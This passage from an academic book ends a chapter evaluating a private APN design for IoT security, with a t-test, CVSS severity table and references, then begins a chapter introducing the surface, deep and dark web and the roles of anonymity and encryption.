$df_1 = N - 1 = 190 - 1 = 189$

M_1: 36.44

SS_1: 42711.19

$s_1^2 = \mathrm{SS}_1/(N - 1) = 42711.19/(190–1) = 225.99$

Proposed Private APN

N_2: 190

$df_2 = N - 1 = 190 - 1 = 189$

M_2: 81.33

SS_2: 345031.38

$s_2^2 = \mathrm{SS}_2/(N - 1) = 345031.38/(190 - 1) = 1825.65$

***T*-value Calculation**

$s_p^2 = \left(\left(df_1/\left(df_1 + df_2\right)\right) \times s_1^2\right) + \left(\left(df_2/\left(df_2 + df_2\right)\right) \times s_2^2\right)$

$s_p^2 = ((189/378) \text{ x } 225.99) + ((189/378) \text{ x } 1825.56) = 1025.77$

$s_{M1}^2 = s_p^2/N_1 = 1025.77/190 = 5.4$

$s_{M2}^2 = s_p^2/N_2 = 1025.77/190 = 5.4$

Difference Scores Calculations:

$$\begin{aligned} t &= \left(M_1 - M_2\right) / \sqrt{\left(s^2_{M1} + s^2_{M2}\right)} \\ &= -44.78/\sqrt{10.8} \\ &= -13.63 \end{aligned}$$

‘*t*’ value is −13.63 while ‘*p*’ value is < .00001 and the ‘*p*’ < .05.

While the detailed logs and specific details cannot be shared in public due to confidentiality clauses, the concerned organization’s department has been able to leverage the benefits of the Private APN infrastructure with data analysis proving to address significant areas that are helping them get to higher revenue realization due to reduction in downtime of outages. Data graphs are illustrated in Figures 6.8 and 6.9.




Figure 6.8 Comparing IoT architectures with proposed private APN. ⏎




Figure 6.9 Security metrics with proposed private APN scoring highest for security and vulnerability. ⏎

Table 6.7 presents the comparison of the CVSS Severity Ratings for each implementation. These are the distributions of vulnerabilities.

Table 6.7 Vulnerability severity rating for industry and proposed implementation system ⏎

Design vulnerability	*Public IP #1*	*Public IP #2*	*Hybrid*	*Proposed APN*
Insecure IoT Web Interface	7.7	6.4	5.4	3.7
Insecure API Management	6.4	6.1	6.2	4.1
No encryption channel	8.2	7.7	5.8	3.5
Insecure Eco-Cloud App	6.1	7.4	6.1	2.8
Power consumed and leakage	8.7	8.2	7.2	3.5
Availability	7.3	9.1	4.8	3.8

The proposed design of this research can be implemented to monitor and secure critical infrastructure and devices in the real-world scenario of a smart city project for SIM-based subscriptions for electric car charging stations. This research provided an advantage for the smart city infrastructure by exposing the provisioned devices but not accessible from the Internet. So, the IoT message traffic flows from the devices and nodes via mobile networks onto the private network, and it is terminated. No traffic or device is exposed to the insecure Internet. Although malware and rootkits can bypass VPN security during IoT communications, APN cannot be bypassed, and any malware attack can be easily detected. A case study for remote charging stations for electric cars connected the charging stations to the corporate vendor network using SIM cards. The charging stations send charging station logs to the customer and electric power payments to the vendor network. These two functions require advanced security for the customer, so the use of dual APN – one for Internet access to the mobile client app and the other connects to the vendor's backend network for billing the client.

6.6 CONCLUSION

The IoT market is considered a promising and rising stage. Technologies currently deployed have immense scope for improvement. Data and Privacy threats pose severe challenges and are the main hindering blocks to IoT growth. This research implementation shows that the CVSS security metrics for the proposed APN reacted positively to the vulnerability distribution categories, giving confidence for suitable options to measure IoT security levels. This research also performed data visualization and noticed that the Security score obtained (3.7, 4.1, 3.5, 2.8, 3.5, and 3.8) is influenced by the presence of exploits compared to the other models (Public IP or Hybrid). Fewer vulnerabilities do not always guarantee a lower security score. Throughout this research, the authors discussed the IoT Security architecture, presented CVSS metrics, and measured the privacy and security levels for IoT devices with an alternative in the form of the Private APN for a sustainable model.

6.7 FUTURE SCOPE

While IoT is emerging rapidly, successful growth and acceptance are feasible only if privacy, data security, and emerging challenges are addressed. A secure IoT ecosystem is possible only after proper validation with new communication protocols, fault tolerance, key and identity management, and trust for end-to-end IoT security. Much effort must be put into the secure design and sustainable IoT architecture against threats and cyberattacks that are less complex in terms of execution and need less time and resources yet can have a high impact.

Materials and Methods.

Research Reference: N. Alsharabi, A. Bhardwaj, T. Alshammari, S. alotaibi, D. Alshammari, and A. Jadi, “IAPN: Framework to secure IoT-based infrastructures using Private APN,” *Egyptian Informatics Journal*, vol. 30, Mar. 2025, p. 100671, doi: https://doi.org/10.1016/j.eij.2025.100671

REFERENCES

1. A. Bhardwaj, “Novel Taxonomy to Select Fog Products and Challenges,” *International Journal of Fog Computing*, vol. 1(1), February 2018, doi: 10.4018/IJFC.2018010103 ⏎
2. S. Goundar and A. Bhardwaj, “Efficient Fault Tolerance on Cloud Environments,” Research Anthology on Architectures, Frameworks, and Integration Strategies for Distributed and Cloud Computing, pp. 1231–1243, 2021, doi: https://doi.org/10.4018/978-1-7998-5339-8.ch059. ⏎
3. lizs, “Private APNs as a Key Factor in IoT Security,” Eseye, Februay 28, 2024. https://www.eseye.com/resources/iot-explained/private-apns-iot-security/ (accessed Dec. 25, 2024). ⏎
4. Cavli Wireless, “What is APN? Understanding Access Point Names in IoT,” Cavliwireless.com, Mar. 16, 2022. https://www.cavliwireless.com/blog/nerdiest-of-things/what-is-apn.html (accessed Dec. 25, 2024). ⏎
5. N. Neshenko, E. Bou-Harb, J. Crichigno, N. Ghani, “Demystifying IoT Security: An Exhaustive Survey on IoT Vulnerabilities and a First Empirical Look on Internet-Scale IoT Exploitations,” *IEEE Communications Surveys & Tutorials*, vol. 21(3), 2019, pp. 702–2733, doi: 10.1109/COMST.2019.2910750 ⏎
6. C. Badii, P. Bellini, A. Difino, P. Nesi, “2020. Smart City IoT Platform Respecting GDPR Privacy and Security Aspects,” *IEEE Access*, vol. 8, 2020, pp. 23601–23623, doi: 10.1109/ACCESS.2020.2968741 ⏎
7. J. Cao, “A Survey on Security Aspects for 3GPP 5G Networks,” *IEEE Communications Surveys & Tutorials*, vol. 22(1), Firstquarter 2020, pp. 170–195, doi: 10.1109/COMST.2019.2951818 ⏎
8. E. Macedo, “On the Security Aspects of Internet of Things: A Systematic Literature Review,” *Journal of Communications and Networks*, vol. 21(5), Oct. 2019, pp. 444–457, doi: 10.1109/JCN.2019.000048 ⏎
9. A. Kim, J. Oh, J. Ryu, K. Lee, “A Review of Insider Threat Detection Approaches with IoT Perspective”, *IEEE Access*, vol. 8, 2020, pp. 78847–

78867, doi: 10.1109/ACCESS.2020.2990195 ⏎

10. S. Matheu, J. Hernández-Ramos, S. Pérez, A. Skarmeta, “Extending MUD Profiles through an Automated IoT Security Testing Methodology,” *IEEE Access*, vol. 7, 2019, pp. 149444–149463, doi: 10.1109/ACCESS.2019.2947157. ⏎
11. A. Bhardwaj, S. Goundar, “IoT Enabled Smart Fog Computing for Vehicular Traffic Control,” *EAI Endorsed Transactions on Internet of Things*, vol. 5(17), 2019, doi: 10.4108/eai.31-10-2018.162221 ⏎
12. I. Miladinovic, S. Schefer-Wenzl, “NFV Enabled IoT Architecture for Operating Room Environment,” *IEEE 4th World Forum on Internet of Things (WF-IoT)*, Singapore, 2018, pp. 98–102, doi: 10.1109/WF-IoT.2018.8355128. ⏎
13. A. Taivalsaari, T. Mikkonen, “A Taxonomy of IoT Client Architectures,” *IEEE Software*, vol. 35(3), June 2018, pp. 83–88, doi: 10.1109/MS.2018.2141019. ⏎
14. J. Fox, A. Donnellan, L. Doumen, “The Deployment of an IoT Network Infrastructure, as a Localised Regional Service,” *IEEE 5th World Forum on Internet of Things (WF-IoT)*, Limerick, Ireland, 2019, pp. 319–324, doi: 10.1109/WF-IoT.2019.8767188 ⏎
15. J. Sun, S. Li, Q. Zhou, Y. Su, Y. Fu, “Exploration and Research of Internet of Things Architecture Based on Fractal Theory,” *5th IEEE International Conference on Cloud Computing and Intelligence Systems (CCIS)*, Nanjing, China, 2018, pp. 187–192, doi: 10.1109/CCIS.2018.8691200 ⏎
16. P. Kearney, R. Asal, “ERAMIS: A Reference Architecture-Based Methodology for IoT Systems,” *IEEE World Congress on Services (SERVICES)*, Milan, Italy, 2019, pp. 366–367, doi: 10.1109/SERVICES.2019.00106 ⏎
17. O. Novac, M. Novac, P. Gabriel, M. Gordan, “Comparison of APNs and GCM mobile platforms notifications services,” *10th International Conference on Electronics, Computers and Artificial Intelligence (ECAI)*, Iasi, Romania, 2018, pp. 1–4, doi: 10.1109/ECAI.2018.8679096 ⏎
18. M. López Peña, I. Muñoz Fernández, “SAT-IoT: An Architectural Model for a High-Performance Fog/Edge/Cloud IoT Platform,” *IEEE 5th World Forum on Internet of Things (WF-IoT)*, Limerick, Ireland, 2019, pp. 633–638, doi: 10.1109/WF-IoT.2019.8767282 ⏎
19. V. Don, S. Loke, A. Zaslavsky, “IoT-Aided Charity: An Excess Food Redistribution Framework,” *3rd International Conference on Internet of*

Things: Smart Innovation and Usages (IoT-SIU), Bhimtal, 2018, pp. 1–6, doi: 10.1109/IoT-SIU.2018.8519856 ⏎

20. M. Gayathri, A. Ravishankar, S. Kumaravel, S. Ashok, “Battery Condition Prognostic System Using IoT in Smart Microgrids,” *3rd International Conference on Internet of Things: Smart Innovation and Usages (IoT-SIU)*, Bhimtal, 2018, pp. 1–6, doi: 10.1109/IoT-SIU.2018.8519859 ⏎
21. A. Khan, A. Khachane, “Survey on IOT in Waste Management System,” *2018 2nd International Conference on I-SMAC (IoT in Social, Mobile, Analytics and Cloud) (I-SMAC) I-SMAC (IoT in Social, Mobile, Analytics and Cloud) (I-SMAC)*, Palladam, India, 2018, pp. 27–29, doi: 10.1109/I-SMAC.2018.8653767 ⏎
22. P. Manjunath, P. Shah, “IoT Based Food Wastage Management System,” *3rd International Conference on I-SMAC (IoT in Social, Mobile, Analytics and Cloud) (I-SMAC)*, Palladam, India, 2019, pp. 93–96, doi: 10.1109/I-SMAC47947.2019.9032553 ⏎
23. S. Vishwakarma, P. Upadhyaya, B. Kumari, A. Mishra, “Smart Energy Efficient Home Automation System Using IoT,” *4th International Conference on Internet of Things: Smart Innovation and Usages (IoT-SIU)*, Ghaziabad, India, 2019, pp. 1–4, doi: 10.1109/IoT-SIU.2019.8777607 ⏎
24. W. Yaokumah, F. Katsriku, J. Abdulai, K. Asante-Offei, “Taxonomy of Cyber Threats to Application Security and Applicable Defences”, *Modern Theories and Practices for Cyber Ethics and Security Compliance Advances in Information Security, Privacy, and Ethics*, 2020, pp. 18–43, doi: 10.4018/978-1-7998-3149-5.ch002 ⏎
25. P. Laka, W. Mazurczyk, “User Perspective and Security of a New Mobile Authentication Method”, *Telecomm System*, vol. 69, 2018, 365–379, doi: 10.1007/s11235-018-0437-1 ⏎
26. M. Elhoseny, A. Tharwat, X. Yuan, A. Hassanien, “Optimizing K-Coverage of Mobile WSNs,” *Expert Systems with Applications: An International Journal*, vol. 92(C), February 2018, doi: 10.1016/j.eswa.2017.09.008 ⏎
27. Y. Bi, J. Niu, L. Sun, W. Huangfu, Y. Sun, “Moving Schemes for Mobile Sinks in Wireless Sensor Networks”, *IEEE International Performance, Computing, and Communications Conference*, New Orleans, LA, pp. 101–108, doi: 10.1109/PCCC.2007.358884 ⏎
28. M. Ma, D. He, M. Khan, J. Chen, “Certificateless Searchable Public Key Encryption Scheme for Mobile Healthcare System,” *Computers & Electrical Engineering*, vol. 65, 2017, pp. 413–424, doi: 10.1016/j.compeleceng.2017.05.014 ⏎

29. A. Bhardwaj, F. Al-Turjman, M. Kumar, T. Stephan, L. Mostarda, “Capturing-the-Invisible (CTI): Behavior-Based Attacks Recognition in IoT-Oriented Industrial Control Systems,” *IEEE Access*, vol. 8, 2020, pp. 104956–104966, doi: 10.1109/ACCESS.2020.2998983 ⏎

30. K. Kaushik, A. Bhardwaj, M. Kumar, S. K. Gupta, A. Gupta, “A Novel Machine Learning-Based Framework for Detecting Fake Instagram Profiles,” *Concurrency and Computation: Practice and Experience*, Oct. 2022, doi: 10.1002/cpe.7349 ⏎

31. A. Bhardwaj, V. Avasthi, S. Goundar, “Cyber Security Attacks on Robotic Platforms”, *Network Security*, vol. 2019(10), pp. 13–19, doi: 10.1016/s1353-4858(19)30122-9 ⏎

32. A. Bhardwaj, F. Al-Turjman, V. Sapra, M. Kumar, Stephan, T. Privacy-Aware Detection Framework to Mitigate New-Age Phishing Attacks. *Computers & Electrical Engineering*, 96, 2021, p 107546, doi: 10.1016/j.compeleceng.2021.107546 ⏎

33. A. Bhardwaj, S. Goundar, “A Framework for Effective Threat Hunting”, *Network Security*, 2019, pp. 15–19, doi: 10.1016/s1353-4858(19)30074-1 ⏎

34. A. Bhardwaj, S. Bharany, A. Almogren, A. Rehman, H. Hamam, “Proactive Threat Hunting to Detect Persistent Behaviour-Based Advanced Adversaries”, *Egyptian Informatics Journal*, vol. 27, 2024, doi: 10.1016/j.eij.2024.100510 ⏎

35. A. Bhardwaj, K. Kaushik, S. Bharany, S. Kim, “Forensic Analysis and Security Assessment of IoT Camera Firmware for Smart Homes”, *Egyptian Informatics Journal*, 24(4), 2023, 100409, doi: 10.1016/j.eij.2023.100409 ⏎

Chapter 7

Into the shadows of dark web investigations

DOI: 10.1201/9781003542544-7

7.1 INTRODUCTION TO THE DARK WEB

The internet is often perceived as a singular entity, but it consists of multiple layers, each defined by accessibility, indexing, and purpose. These layers are generally categorized into the surface web, the deep web, and the dark web as displayed in Figure 7.1.




Figure 7.1 Layers of internet. ⏎

While all three exist within the larger digital ecosystem, they differ significantly in terms of visibility, accessibility, and usage. The surface web is the most familiar and widely used portion of the internet, accessible through standard web browsers and indexed by search engines like Google, Bing, and Yahoo. The deep web encompasses content that is not indexed by conventional search engines, including private databases, academic repositories, and subscription-based content. In contrast, the dark web represents a hidden and anonymized segment of the internet, only accessible through specialized software like TOR (The Onion Router), I2P (Invisible Internet Project), and Freenet. This section delves into these distinctions in depth, providing clarity on their structure, function, and relevance in the modern digital landscape.

7.1.1 Surface web: publicly accessible internet

Surface web, also known as the clear web, is the portion of the internet that is indexed by search engines and freely accessible to the public. It consists of websites that can be found through Google, Bing, and other search engines, making it the most used part of the internet. Examples of surface web content include news websites, social media platforms, blogs, e-commerce sites, and government portals. A defining characteristic of the surface web is its indexability; search engines systematically crawl, categorize, and rank pages based on algorithms, allowing users to retrieve information efficiently. Websites on the surface web are generally structured using the Hypertext Transfer Protocol (HTTP) or Hypertext Transfer Protocol Secure (HTTPS), making them easily navigable through standard web browsers like Chrome, Firefox, and Safari.

Despite being the most visible layer of the internet, the surface web comprises only a small fraction of the total digital content available. Studies estimate that the surface web accounts for merely 4%–5% of the total internet, with most of the information residing in deeper, nonindexed layers. This is where the deep web and dark web come into play, each serving distinct purposes that extend beyond public access.

7.1.2 Deep web: hidden but legal majority of internet

Deep web refers to all online content that is not indexed by traditional search engines. Unlike the surface web, deep web pages cannot be accessed through simple Google searches; instead, they require direct authentication, credentials, or specific URL access. The deep web includes vast amounts of legitimate and essential online content, such as:

- Private email inboxes (e.g., Gmail, Outlook)
- Online banking portals and financial records
- Subscription-based content (e.g., Netflix, academic journals)
- Internal company databases and cloud storage
- Medical records and legal case files
- Government databases (e.g., tax filings, census records)

While the term ‘Deep web’ is sometimes confused with the dark web, it is important to note that the deep web is not inherently illicit or associated with criminal activity. Rather, it forms the functional backbone of private and confidential digital interactions, ensuring that sensitive information remains secure and inaccessible to unauthorized users. For example, if someone logs into their bank account online, they are technically accessing the deep web because that information is protected behind authentication layers. The deep web operates on standard internet protocols and does not require specialized software like TOR or I2P to access. While it is hidden from search engine indexing, it remains fully legal and serves a vital role in digital security, confidentiality, and privacy.

7.1.3 Dark web: hidden, anonymized realm

Dark web is a subset of the deep web that requires special tools, configurations, or software for access. Unlike the deep web, which includes both public and private nonindexed content, the dark web exists within encrypted networks, making it intentionally difficult to locate and navigate. The most well-known method of accessing the dark web is through TOR (The Onion Router), an anonymity-preserving browser that routes internet traffic through multiple volunteer-operated nodes to conceal the user's identity and location. The dark web is often mischaracterized as a purely criminal space, but it is a neutral technological infrastructure that accommodates a wide range of activities, both legal and illegal. Its key characteristics include:

- **Anonymity and Privacy:** Due to its encrypted and decentralized nature, the dark web provides a level of anonymity that is unparalleled in conventional internet usage. This makes it attractive not only to cybercriminals but also to whistleblowers, journalists, political dissidents, and privacy advocates seeking to communicate without surveillance or censorship.
- **Non-Indexed Websites:** Unlike the surface web, dark websites do not have easily searchable domain names. Instead, they often use .onion addresses, which are randomly generated and difficult to predict. These sites can only be accessed through TOR or similar networks, making direct discovery challenging.
- **Decentralized Marketplaces:** One of the most well-known aspects of the dark web is its black markets, where illicit goods and services – such as drugs, counterfeit documents, hacking tools, and stolen data – are bought and sold using cryptocurrencies like Bitcoin and Monero. However, not all dark web marketplaces are illegal; some function as independent, privacy-focused e-commerce platforms.
- **Encrypted Communications and Forums:** The dark web hosts a variety of privacy-centric communication platforms, including secure messaging services, whistleblower platforms (such as SecureDrop), and forums where users discuss topics ranging from cybersecurity to political activism.
- **Illegal Activities vs. Ethical Uses:** While the dark web is often associated with cybercrime, it also serves as a vital resource for individuals in oppressive regimes who require secure communication channels to avoid persecution. Similarly, investigative journalists and researchers use the dark web to access uncensored information and communicate with sources anonymously.

To distinguish between the Surface web, Deep web, and Dark web, consider Table 7.1 for the comparison.

Table 7.1 Feature comparison ⏎

Feature	*Surface web*	*Deep web*	*Dark web*
Accessibility	Public and indexed by search engines	Requires authentication or direct URL access	Requires specialized software like TOR, I2P, or Freenet
Legality	Fully legal	Mostly legal (e.g., personal records, subscription content)	Legal and illegal activities coexist
Anonymity	Minimal (traceable IPs and cookies)	Some privacy but user data is often logged	High anonymity with encryption, multiple relays
Examples	News websites, Wikipedia, social media	Email, online banking, academic databases	Illicit markets, whistleblower sites, encrypted chat forums
Searchability	Indexed by Google, Bing, Yahoo	Not indexed, requires login credentials	Not indexed, requires .onion links or specialized search engines
Usage	Everyday browsing and general information	Secure access to private information	Privacy-focused browsing, anonymity, and underground activity

Despite their differences, the surface web, deep web, and dark web are not separate entities but rather exist as interconnected layers of the internet. Many users unknowingly transition between these layers daily; for instance, when logging into a bank account (deep web) after reading news online (surface web), or when using an encrypted chat service for secure communications. Similarly, not all dark web users are cybercriminals, just as not all deep web content is mundane. The perception of the dark web as a lawless space is largely shaped by media portrayals, which often emphasize illicit activities while overlooking its legitimate and ethical uses. As internet technologies evolve, so do the boundaries between these layers. Governments, law enforcement agencies, and cybersecurity professionals continuously monitor the dark web for illegal activities, while privacy advocates and free-speech activists seek to preserve its ability to provide anonymity in oppressive environments. Understanding these distinctions is crucial for digital literacy, cybersecurity awareness, and investigative methodologies in both law enforcement and academic research.

7.1.4 Importance of anonymity and encryption

The Dark web exists as a hidden segment of the internet, shielded from conventional search engines and accessible only through specialized tools that prioritize anonymity and encryption. These two elements serve as the foundation of the dark web, enabling both legitimate and illicit activities to flourish in a digital landscape free from traditional oversight. Understanding the importance of anonymity and encryption is crucial for law enforcement, cybersecurity professionals, and researchers who seek to navigate this concealed domain effectively.

7.1.4.1 Anonymity as a fundamental pillar

Anonymity on the dark web is achieved through a combination of sophisticated routing techniques and decentralized networks that obscure user identities and activities. The most prominent tool facilitating anonymity is The Onion Router (TOR), which encrypts and routes internet traffic through multiple volunteer-operated nodes. This process, known as onion routing, ensures that no single node knows both the origin and destination of the data, making it nearly impossible to trace a user's online activity back to their physical location. Other anonymity-preserving networks, such as the Invisible Internet Project (I2P) and Freenet, offer similar functionalities. I2P operates as an encrypted overlay network, designed for anonymous peer-to-peer communication, while Freenet utilizes a decentralized distributed data store to prevent the tracking of information sources. These networks provide individuals with the ability to share data, host services, and engage in online communication without revealing their real-world identities. The decentralized nature of these systems makes them resilient against centralized control and censorship, further strengthening anonymity.

For many users, anonymity on the dark web is a necessity rather than a luxury. Political activists, journalists, and whistleblowers rely on anonymous communication channels to expose corruption and human rights violations without fear of persecution. In countries with oppressive regimes, anonymity provides a vital lifeline, enabling individuals to access uncensored information and communicate securely. Similarly, cybersecurity researchers and law enforcement agencies use anonymized access to conduct covert investigations into cybercriminal activities without alerting their targets.

7.1.4.2 Encryption as a shield of privacy

Encryption is the second critical pillar supporting the dark web's architecture. It ensures that communication, transactions, and stored data remain secure from unauthorized access. Encryption transforms readable data into ciphertext using complex algorithms, making it intelligible only to those with the appropriate decryption keys. This process protects user identities, message contents, and digital transactions from surveillance, cyberattacks, and data breaches. End-to-end encryption (E2EE) is commonly used in messaging services on the dark web to prevent intermediaries from intercepting communications. Applications such as PGP (Pretty Good Privacy) encryption enable secure email exchanges, ensuring that only the intended recipient can decipher a message. Likewise, encrypted messaging platforms like Ricochet, Session, and Briar leverage peer-to-peer protocols to provide communication without relying on centralized servers, reducing exposure to potential surveillance.

Cryptographic techniques also underpin financial transactions on the dark web. Cryptocurrencies like Bitcoin, Monero, and Zcash facilitate anonymous economic exchanges, shielding user identities and transaction histories from third-party scrutiny. While Bitcoin's blockchain is publicly visible, privacy-focused cryptocurrencies such as Monero employ ring signatures and stealth addresses to obscure transaction details. This cryptographic privacy makes it difficult for forensic analysts to trace illicit financial flows, posing significant challenges for investigators tracking cybercrime-related transactions.

The importance of encryption extends beyond individual anonymity. Businesses and organizations use encryption to protect sensitive information from competitors, cybercriminals, and state actors. Law enforcement agencies conducting undercover operations on the dark web must also employ encryption to safeguard their investigative data from being intercepted by malicious entities. Without robust encryption mechanisms, sensitive intelligence and confidential information could be exposed, compromising the security of ongoing investigations.

7.1.4.3 Dual-edged nature of anonymity and encryption

Despite their critical role in protecting privacy and security, anonymity and encryption also facilitate a wide range of illicit activities on the dark web. Cybercriminals exploit these technologies to conduct illegal operations, including drug trafficking, weapons sales, human trafficking, and financial fraud. Dark web marketplaces, such as the now-defunct Silk Road and AlphaBay, thrived by leveraging anonymity-preserving networks and encrypted communication channels to enable transactions while evading law enforcement scrutiny. Malicious actors also employ encryption to distribute and control ransomware, ensuring that victims cannot decipher their files without paying a ransom. Encrypted command-and-control servers enable cybercriminals to operate botnets, launch distributed denial-of-service (DDoS) attacks, and manage malware campaigns while remaining undetected. The same encryption techniques that protect whistleblowers and journalists are also used to shield cybercriminals from prosecution, highlighting the complex ethical dilemmas surrounding privacy and security.

Law enforcement agencies face significant challenges when investigating dark web crimes due to the protective layers of anonymity and encryption. Traditional forensic techniques that rely on IP tracking and metadata analysis often prove ineffective against the sophisticated obfuscation methods employed by dark web actors. As a result, investigators must develop advanced methodologies, such as blockchain analysis, metadata correlation, and deanonymization techniques, to identify and apprehend perpetrators operating in hidden online environments.

7.1.5 Ethical and legal implications

The widespread use of anonymity and encryption raises important ethical and legal questions regarding privacy, surveillance, and digital rights. Governments and regulatory bodies struggle to balance the need for security with the protection of individual freedoms. While encryption safeguards personal data from unauthorized access, it also complicates efforts to combat terrorism, cybercrime, and child exploitation. Some governments advocate for backdoors in encryption protocols, allowing law enforcement agencies to access encrypted communications when necessary. However, cybersecurity experts warn that such measures undermine overall digital security, as any intentional vulnerability can be exploited by malicious actors. The debate over encryption backdoors remains highly contentious, with privacy advocates arguing that weakening encryption compromises the safety of all users, not just criminals.

The legal landscape surrounding anonymity and encryption varies across jurisdictions. In some countries, the use of privacy-enhancing technologies is restricted or heavily monitored, while others uphold the right to anonymity as a fundamental aspect of free speech. The tension between privacy rights and national security concerns continues to shape global policies on encryption, influencing the development of new legislation and law enforcement strategies. As dark web technologies evolve, so do the tools used to investigate them. Artificial intelligence (AI) and machine learning play an increasingly important role in identifying suspicious activities and patterns within anonymized networks. Automated analysis of linguistic markers, transaction patterns, and social network behaviors allows investigators to uncover illicit operations without direct decryption or intrusion. AI-driven deep packet inspection (DPI) enables the identification of encrypted traffic characteristics, assisting in the detection of cybercriminal communications. Machine learning algorithms trained on vast datasets can predict potential threats based on behavioral indicators, offering law enforcement agencies an edge in their investigations. However, adversaries also harness AI to enhance their anonymity, creating adaptive malware, deepfake identities, and AI-powered phishing schemes to evade detection.

The arms race between privacy advocates and law enforcement agencies underscores the complexity of dark web investigations. As encryption and anonymity technologies advance, investigators must continuously refine their techniques to stay ahead of emerging threats. Ethical considerations remain paramount, as the overreach of surveillance technologies risks infringing on civil liberties and eroding public trust.

7.2 TECHNOLOGICAL INFRASTRUCTURE

